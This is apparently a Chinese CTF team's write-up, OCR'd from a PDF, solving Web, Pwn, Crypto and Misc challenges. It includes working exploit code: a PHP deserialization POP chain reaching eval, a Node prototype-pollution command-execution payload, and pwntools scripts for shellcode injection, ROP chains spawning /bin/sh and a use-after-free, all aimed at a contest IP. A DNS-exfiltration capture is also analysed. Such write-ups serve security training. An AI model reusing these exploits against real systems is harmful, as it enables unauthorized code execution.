
东师1队_S2 队伍 WriteUp

队伍名称:东师1队伍_S2
排名:2
学校:东北师范大学
QQ号:2686306289



题目类型	题目名称
Web	Web1: 原神启动 Web2: 简易版小猿口算 Web3: Reallyeeeeezpop Web4: Ara的奇妙世界

题目类型	题目名称
Pwn	Pwn1: test_your_nc Pwn2: shell Pwn3: signin Pwn4: babyrop Pwn5: syscall Pwn6: uaf
Crypto	Crypto1: 签到
Misc	Misc1: 让我访问 Misc2: 第恩诶思 Misc3: 压压压压压缩包 Misc4: Yamato Misc5: My keyboard Misc6: ARG~

Web题目

Web1: 原神启动

点进去,居然要点5200次,分析js代码,发现getflag.php,访问后告诉我点击次数不够,没办法。分析js代码后发现点击跟count变量有关

```
button.onclick = async function() {
    count++;
    localStorage.setItem('clickCount', count);
    counter.textContent = `已点击: ${count} 次`;

    if(count >= 5200) {
        overlay.style.opacity = '1';
        overlay.style.filter = 'blur(0)';

        flag.style.display = 'block';
        const flagValue = await getFlag();
        flag.textContent = flagValue;
    }
}
```

修改count++,改为count+=5200,ctrl+s保存,点击1次拿到flag


```
flag: flag{61c1fa91-9eb0-4757-abf9-170d3477c218}
```

Web2: 简易版小猿口算

python脚本

```
Exp:
from selenium import webdriver
from selenium.webdriver.common.by import By
from selenium.webdriver.firefox.service import Service
from selenium.webdriver.firefox.options import Options
from selenium.webdriver.support.ui import WebDriverWait
from selenium.webdriver.support import expected_conditions as EC
import re
import time

# 定义目标URL
url = 'http://117.173.88.171:20711/'

# 定义要解析的数学问题格式
question_format = r'快问快答!\s*(\d+)\s*([+\-×÷])\s*(\d+)\?'

# 配置Firefox选项
firefox_options = Options()
firefox_options.headless = False

# 指定Firefox可执行文件路径
firefox_options.binary_location = r'C:\Program Files\Mozilla Firefox\firefox.exe'


# 初始化WebDriver
service = Service(executable_path='D:\\download\\geckodriver-v0.35.0-
win32\\geckodriver.exe')
driver = webdriver.Firefox(service=service, options=firefox_options)
```

```
# 打开目标URL
driver.get(url)

def solve_question(question_text):
    # 使用正则表达式匹配数学问题
    match = re.search(question_format, question_text)

    if not match:
        raise ValueError("Invalid question format")

    num1 = int(match.group(1))
    operator = match.group(2)
    num2 = int(match.group(3))

    # 根据运算符计算答案
    if operator == '+':
        answer = num1 + num2
    elif operator == '-':
        answer = num1 - num2
    elif operator == '×':
        answer = num1 * num2
    elif operator == '÷':
        answer = num1 // num2  # 整数除法
    else:
        raise ValueError(f"Unsupported operator: {operator}")

    return answer

# 循环50次
for i in range(500):
    # 查找包含数学问题的元素
    try:
        question_element = WebDriverWait(driver, 10).until(
            EC.presence_of_element_located((By.XPATH,
'//div[@class="question"]'))
        )
    except Exception as e:
        print(f"Attempt {i+1}: Error finding question element: {e}")
        continue

    if not question_element:
        print(f"Attempt {i+1}: No question found.")
        continue

    # 提取数学问题
    question_text = question_element.text.strip()

    # 解析并计算答案
    try:
        answer = solve_question(question_text)
    except Exception as e:
        print(f"Attempt {i+1}: Error solving question: {e}")
        continue

    print(f"Question: {question_text} -> Answer: {answer}")
```

```
    # 查找答案输入框并输入答案
    try:
        answer_input = WebDriverWait(driver, 5).until(
            EC.presence_of_element_located((By.XPATH, '//input[@name="answer"]'))
        )
        answer_input.clear()
        answer_input.send_keys(str(answer))
    except Exception as e:
        print(f"Attempt {i+1}: Error finding or interacting with answer input:
{e}")
        continue

    # 查找提交按钮并点击
    try:
        submit_button = WebDriverWait(driver, 5).until(
            EC.element_to_be_clickable((By.XPATH, '//button[@type="submit"]'))
        )
        submit_button.click()
    except Exception as e:
        print(f"Attempt {i+1}: Error finding or clicking submit button: {e}")
        continue

    # 等待服务器响应
    try:
        score_board_element = WebDriverWait(driver, 5).until(
            EC.presence_of_element_located((By.XPATH, '//div[@class="score-
board"]'))
        )
        if score_board_element:
            print(f"Attempt {i+1}:")
            print(score_board_element.get_attribute('outerHTML'))
            print()
        else:
            print(f"Attempt {i+1}: No score board found.")
            print()
    except Exception as e:
        print(f"Attempt {i+1}: Error finding score board: {e}")

# 关闭浏览器
driver.quit()
```

跑完就出来了


```
flag: flag{201e81b6-8a66-49a0-b87d-e7dfe61ba23d}
```


Web3: Reallyeeeeezpop 一血

Pop链 加 GC回收绕过,正常构造pop链 + 数组绕GC

```
Exp:
<?php
class web
{
    private $name = 'web_god';
    private $password = 'i_am_a_web_god';

    public function __invoke()
    {
        if ($this->name === 'web_god' && $this->password === 'i_am_a_web_god') {
            eval($_POST['flag']);
        } else {
            die("你web_god吗？🤔");
        }
    }
}


class Misc
{
    public $name = 'web_god';
    public $password = 'i_am_a_web_god';
    public $chance;

    public function __toString()
    {
        echo "你需要变成web✋<br>";
        $tmp = $this->chance;
        return $tmp();
    }
}
```

```php
class CTF
{
    public $ctfer;

    public function __destruct()
    {
        echo "我需要一个ctf大🐂,你们谁能来？<br>";
        echo $this->ctfer;
    }
}
$ctf =new CTF();
$web = new web();
$misc = new Misc();
$ctf ->ctfer = $misc;
$misc ->chance =$web;

$b=array($ctf,0);
echo (urlencode(serialize($b)));
?>
```

```
a:2:{i:0;O:3:"CTF":1:{s:5:"ctfer";O:4:"Misc":3:
{s:4:"name";s:7:"web_god";s:8:"password";s:14:"i_am_a_web_god";s:6:"chance";O:3:"
web":2:
{s:9:"\x00web\x00name";s:7:"web_god";s:13:"\x00web\x00password";s:14:"i_am_a_web_
god";}}}i:0;i:0;}
```





```
flag: flag{965114ab-6934-4ee9-990d-9c2681e26c05}
```

Web4: Ara的奇妙世界 二血

Js原型链污染经典题目,参考Code-Breaking 2018

```
Exp:
return global.process.mainModule.constructor._load('child_process').execSync('cat
/fla*')}\u000a//"}}
发现cat /flag不行 就fla*
```




```
flag: flag{Welcom@_the_real_Ara_world!!!}
```

Pwn题目

Pwn1:test_your_nc 一血

测试信道的题目,直接nc就好

```
flag: flag{7275424f-42bf-4ac5-898e-925827ada51f}
```

Pwn2: shell

pwn题目经典ret2shellcode,题目泄露了buf的地址,可以直接写入shellcode,然后ret到shellcode的地址执行

```
Exp:
#!/usr/bin/python
# -*- coding: UTF-8 -*-

from pwn import *
from LibcSearcher import *

local = 0
os_level = 32
binary_name = 'shell'
remote_addr, port = '117.173.88.171:20305'.split(':')

if local:
    p = process('./' + binary_name)
    elf = ELF('./' + binary_name)
    # libc = e.libc
```

```
else:
    p = remote(remote_addr, port)
    elf = ELF('./' + binary_name)
    # libc = ELF(libc-2.23.so')

if os_level == 64:
    context(log_level='debug', os='linux', arch='amd64', bits=64)
elif os_level == 32:
    context(log_level='debug', os='linux', arch='i386', bits=32)
else:
    print('Error os!!!')
    exit()
context.terminal = ['/usr/bin/x-terminal-emulator', '-e']

ru = lambda x: p.recvuntil(x)
rc = lambda x: p.recv(x)
rl = lambda: p.recvline()
sl = lambda x: p.sendline(x)
sd = lambda x: p.send(x)
sda = lambda x, y: p.sendafter(x, y)
sla = lambda x, y: p.sendlineafter(x, y)
show = lambda x:log.success(x)
slp = lambda x:sleep(x)


#Main function
if __name__ == '__main__':
    #you can add your code here
    shellcode = asm(shellcraft.sh())
    payload = shellcode + b'\x00'*(0x88-len(shellcode)) + b'a'*4
    ru(b'this:')
    addr = int(ru(b'?').strip(b'?'),16)
    show(hex(addr))
    rl()
    payload += p32(addr)
    sd(payload)
    p.interactive()
```

```
flag: flag{31433e66-c0d6-402b-bf69-38dcf88653fa}
```

Pwn3: signin 二血

很简单的题目,都告诉了算式,直接接收然后计算输入即可

```
Exp:
#!/usr/bin/python
# -*- coding: UTF-8 -*-

from pwn import *
from LibcSearcher import *

local = 0
os_level = 64
binary_name = 'main'
```

```
remote_addr, port = '117.173.88.171:20414'.split(':')

if local:
    p = process('./' + binary_name)
    elf = ELF('./' + binary_name)
    # libc = e.libc
else:
    p = remote(remote_addr, port)
    elf = ELF('./' + binary_name)
    # libc = ELF(libc-2.23.so')

if os_level == 64:
    context(log_level='debug', os='linux', arch='amd64', bits=64)
elif os_level == 32:
    context(log_level='debug', os='linux', arch='i386', bits=32)
else:
    print('Error os!!!')
    exit()
context.terminal = ['/usr/bin/x-terminal-emulator', '-e']

ru = lambda x: p.recvuntil(x)
rc = lambda x: p.recv(x)
rl = lambda: p.recvline()
sl = lambda x: p.sendline(x)
sd = lambda x: p.send(x)
sda = lambda x, y: p.sendafter(x, y)
sla = lambda x, y: p.sendlineafter(x, y)
show = lambda x:log.success(x)
slp = lambda x:sleep(x)


#Main function
if __name__ == '__main__':
    #you can add your code here
    ru(b'challenge.\n')
    sd(b'\n')
    string = ru(b'=').strip(b'=')
    a,b = string.split(b'*')
    a = int(a)
    b = int(b)
    c = a*b
    print(a,b,c)
    sl(str(c))
    p.interactive()
```

```
flag: flag{3008e781-8a8c-48f1-8ffc-8ac39622fcae}
```

Pwn4: babyrop 一血

很简单的ret2text题目,题目中给了system函数,IDA中shift+F12 可以看到/bin/sh的地址,直接ret2text即可,要注意64位栈对齐问题

```
Exp:
#!/usr/bin/python
# -*- coding: UTF-8 -*-

from pwn import *
from LibcSearcher import *

local = 0
os_level = 64
binary_name = 'babyrop'
remote_addr, port = '117.173.88.171:20388'.split(':')

if local:
    p = process('./' + binary_name)
    elf = ELF('./' + binary_name)
    # libc = e.libc
else:
    p = remote(remote_addr, port)
    elf = ELF('./' + binary_name)
    # libc = ELF(libc-2.23.so')

if os_level == 64:
    context(log_level='debug', os='linux', arch='amd64', bits=64)
elif os_level == 32:
    context(log_level='debug', os='linux', arch='i386', bits=32)
else:
    print('Error os!!!')
    exit()
context.terminal = ['/usr/bin/x-terminal-emulator', '-e']

ru = lambda x: p.recvuntil(x)
rc = lambda x: p.recv(x)
rl = lambda: p.recvline()
sl = lambda x: p.sendline(x)
sd = lambda x: p.send(x)
sda = lambda x, y: p.sendafter(x, y)
sla = lambda x, y: p.sendlineafter(x, y)
show = lambda x:log.success(x)
slp = lambda x:sleep(x)


#Main function
if __name__ == '__main__':
    #you can add your code here
    #gdb.attach(p)
    prdi = 0x0000000000400683
    ret = 0x0000000000400479
    system_addr = elf.symbols['system']
    binsh_addr = next(elf.search('/bin/sh'))
```

```
    payload = b'a'*0x10 + b'b'*8 + p64(prdi) + p64(binsh_addr) + p64(ret) + 
p64(system_addr)
    sla(b'name?',payload)
    p.interactive()
```

```
flag: flag{bec92079-1020-4b4b-b6f2-6543fd80167e}
```

Pwn5: syscall 二血

一道ret2syscall题目,想办法泄露栈地址,但是尝试失败了,也没有找到合适的gadget,于是用ROPgadget生成了ROP链,但是长度达到了600bit,没办法只能精简一下,看到ROP链后面那几个gadget,全是add rax, 1

```
# Padding goes here
p = b''

p += pack('<Q', 0x0000000000401777) # pop rsi ; ret
p += pack('<Q', 0x00000000006ca080) # @ .data
p += pack('<Q', 0x000000000041f5b4) # pop rax ; ret
p += b'/bin//sh'
p += pack('<Q', 0x00000000004743e1) # mov qword ptr [rsi], rax ; ret
p += pack('<Q', 0x0000000000401777) # pop rsi ; ret
p += pack('<Q', 0x00000000006ca088) # @ .data + 8
p += pack('<Q', 0x000000000042620f) # xor rax, rax ; ret
p += pack('<Q', 0x00000000004743e1) # mov qword ptr [rsi], rax ; ret
p += pack('<Q', 0x0000000000401656) # pop rdi ; ret
p += pack('<Q', 0x00000000006ca080) # @ .data
p += pack('<Q', 0x0000000000401777) # pop rsi ; ret
p += pack('<Q', 0x00000000006ca088) # @ .data + 8
p += pack('<Q', 0x0000000000442a46) # pop rdx ; ret
p += pack('<Q', 0x00000000006ca088) # @ .data + 8
p += pack('<Q', 0x000000000042620f) # xor rax, rax ; ret
p += pack('<Q', 0x0000000000466a20) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000466a20) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000466a20) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000466a20) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000466a20) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000466a20) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000466a20) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000466a20) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000466a20) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000466a20) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000466a20) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000466a20) # add rax, 1 ; ret
p += pack('<Q', 0x0000000000466a20) # add rax, 1 ; ret
```

于是找到pop rax的gadget,改写ROP链,最后长度为200bit,成功解出flag

```
Exp:
#!/usr/bin/python
# -*- coding: UTF-8 -*-

from pwn import *
from LibcSearcher import *
```

```
local = 0
os_level = 64
binary_name = 'ret2syscall'
remote_addr, port = '117.173.88.171:20835'.split(':')

if local:
    io = process('./' + binary_name)
    elf = ELF('./' + binary_name)
    # libc = e.libc
else:
    io = remote(remote_addr, port)
    elf = ELF('./' + binary_name)
    # libc = ELF(libc-2.23.so')

if os_level == 64:
    context(log_level='debug', os='linux', arch='amd64', bits=64)
elif os_level == 32:
    context(log_level='debug', os='linux', arch='i386', bits=32)
else:
    print('Error os!!!')
    exit()
context.terminal = ['/usr/bin/x-terminal-emulator', '-e']

#Main function
if __name__ == '__main__':
    #you can add your code here
    prax = 0x41f5b4
    prdi = 0x401656
    prsi = 0x401777
    prdx = 0x442a46
    syscall = 0x4003da
    main = elf.symbols['main']
    payload = b'a'*0x30 + b'b'*0x8
    payload += p64(prsi) + p64(0x00000000006ca080) + p64(prax) + b'/bin/sh\x00'
    payload += p64(0x00000000004743e1) + p64(prsi) + p64(0x00000000006ca088)
    payload += p64(0x000000000042620f) + p64(0x00000000004743e1) + p64(prdi)
    payload += p64(0x00000000006ca080) + p64(prsi) + p64(0x00000000006ca088)
    payload += p64(prdx) + p64(0x00000000006ca088) + p64(prax) + p64(0x3b)
    payload += p64(syscall)
    print(len(payload))
    io.send(payload)
    io.interactive()
```

```
flag: flag{4bc6887e-dd38-4d7b-b2ca-652f01400fd6}
```

Pwn6: uaf 一血

经典UAF题目,uaf漏洞通常就是内存块被释放后,其对应的指针没有被置为NULL,然后在下一次使用前,有相应的代码对这块内存进行了修改,当程序再次使用相同的内存空间的时候,我们就能覆盖原来的地址,从而返回我们想要执行的函数的地址

我们通常称释放后没有被置为NULL 指针为dangling pointer

给出漏洞函数源码 delete_note函数

```
unsigned int del_note()
{
  int v1; // [esp+4h] [ebp-14h]
  char buf; // [esp+8h] [ebp-10h]
  unsigned int v3; // [esp+Ch] [ebp-Ch]

  v3 = __readgsdword(0x14u);
  printf("Index :");
  read(0, &buf, 4u);
  v1 = atoi(&buf);
  if ( v1 < 0 || v1 >= count )
  {
    puts("Out of bound!");
    _exit(0);
  }
  if ( notelist[v1] )
  {
    free(notelist[v1]->content);
    free(notelist[v1]);
    puts("Success");
  }
  return __readgsdword(0x14u) ^ v3;
}
```

delete_note 会根据给定的索引来释放对应的 note。但是值得注意的是,在 删除的时候,只是单纯进行了 free,而没有设置为 NULL,那么显然,这里是存在 Use After Free 的情况的,需要同时注意的是,这个程序中还有一个 magic 函数

```
void magic() {
    system("cat flag");
}
```

很明显,修改堆上put函数位置,将magic函数的地址写入堆上,然后再次调用申请后就可以执行magic函数,得到flag

```
Exp:
#!/usr/bin/env python
# -*- coding: utf-8 -*-
from pwn import *

p = remote('117.173.88.171',20841)
def addnote(size, content):
    p.recvuntil(":")
```

```
    p.sendline("1")
    p.recvuntil(":")
    p.sendline(str(size))
    p.recvuntil(":")
    p.sendline(content)

def delnote(idx):
    p.recvuntil(":")
    p.sendline("2")
    p.recvuntil(":")
    p.sendline(str(idx))

def printnote(idx):
    p.recvuntil(":")
    p.sendline("3")
    p.recvuntil(":")
    p.sendline(str(idx))

magic = 0x08049684
addnote(32, "aaaa") # add note 0
addnote(32, "ddaa") # add note 1
delnote(0) # delete note 0
delnote(1) # delete note 1
addnote(8, p32(magic)) # add note 2
printnote(0) # print note 0

p.interactive()
```

```
flag: flag{44bb841a-8c27-4914-bbdf-cdd7229d5516}
```

Crypto题目

签到

```
C,/;l#/;L!7".Sa4+:S*;aaXsyG(]uJ3{rp.Vpol.;p4.@2OLf)^FS
```


直接随波逐流解出flag,分别是base91,base92,base85,base64


```
flag: flag{1s_a_ea3y_b@se}
```

Misc题目

Misc1: 让我访问

放入010Editor,搜索50 4b,查找关键字码位置,发现伪加密,更改解压出flag





12	84	EE	F5	03	00	00	44	08	00	00	50	4B	01	02	14
03	14	00	00	00	08	00	C7	56	76	59	C8	12	84	EE	F5
03	00	00	44	08	00	00	08	00	20	00	00	00	00	00	00
00	00	00	B6	81	00	00	00	00	66	6C	61	67	2E	70	6E
67	55	54	0D	00	07	57	F2	3F	67	13	F3	3F	67	57	F2

解压图片


```
flag: FLAG{ACC3SSC0D3_T41KeR}
```

Misc2: 第恩诶思

是一个流量包,放入wireshark

ip.src ==172.22.203.223

No.	Time	Source	Destination	Protoco	Lengt	Info
1	0.000000	172.22.203.223	114.114.114.114	DNS	79	Standard query 0xd2f8 A 504b0304.ko1sh1.com
3	0.147623	172.22.203.223	114.114.114.114	DNS	79	Standard query 0xf3ff A 14000100.ko1sh1.com
5	0.275074	172.22.203.223	114.114.114.114	DNS	79	Standard query 0x1b80 A 00006f57.ko1sh1.com
7	0.281577	172.22.203.223	114.114.114.114	DNS	79	Standard query 0x082b A 77597232.ko1sh1.com
9	0.386559	172.22.203.223	114.114.114.114	DNS	79	Standard query 0x70d2 A 50702700.ko1sh1.com
11	0.491825	172.22.203.223	114.114.114.114	DNS	79	Standard query 0xe213 A 00001b00.ko1sh1.com
13	0.498023	172.22.203.223	114.114.114.114	DNS	79	Standard query 0x68e3 A 00000f00.ko1sh1.com
15	0.504041	172.22.203.223	114.114.114.114	DNS	79	Standard query 0xef64 A 00007365.ko1sh1.com
17	0.512788	172.22.203.223	114.114.114.114	DNS	79	Standard query 0x4cce A 63726574.ko1sh1.com
19	0.563965	172.22.203.223	114.114.114.114	DNS	79	Standard query 0x3b00 A 2f666c61.ko1sh1.com
21	0.669353	172.22.203.223	114.114.114.114	DNS	79	Standard query 0xc2fb A 672e7478.ko1sh1.com
23	0.772621	172.22.203.223	114.114.114.114	DNS	79	Standard query 0x6477 A 74b1df0e.ko1sh1.com
25	0.779950	172.22.203.223	114.114.114.114	DNS	79	Standard query 0x0523 A f15c291e.ko1sh1.com
27	0.905180	172.22.203.223	114.114.114.114	DNS	79	Standard query 0xe74f A f4c59541.ko1sh1.com
29	0.910642	172.22.203.223	114.114.114.114	DNS	79	Standard query 0xdaa3 A 53e53d4b.ko1sh1.com
31	1.016293	172.22.203.223	114.114.114.114	DNS	79	Standard query 0x79fa A cd3f0587.ko1sh1.com
33	1.154065	172.22.203.223	114.114.114.114	DNS	79	Standard query 0x664f A d29f448f.ko1sh1.com
35	1.169490	172.22.203.223	114.114.114.114	DNS	79	Standard query 0x3bf9 A 806f43ce.ko1sh1.com
37	1.295200	172.22.203.223	114.114.114.114	DNS	79	Standard query 0x4444 A 1a30f0b6.ko1sh1.com
39	1.396588	172.22.203.223	114.114.114.114	DNS	79	Standard query 0x4238 A 442e756c.ko1sh1.com

观察签名部分,16进制文件头是压缩包头,筛选原ip:172.22.203.223,分组导出源文件

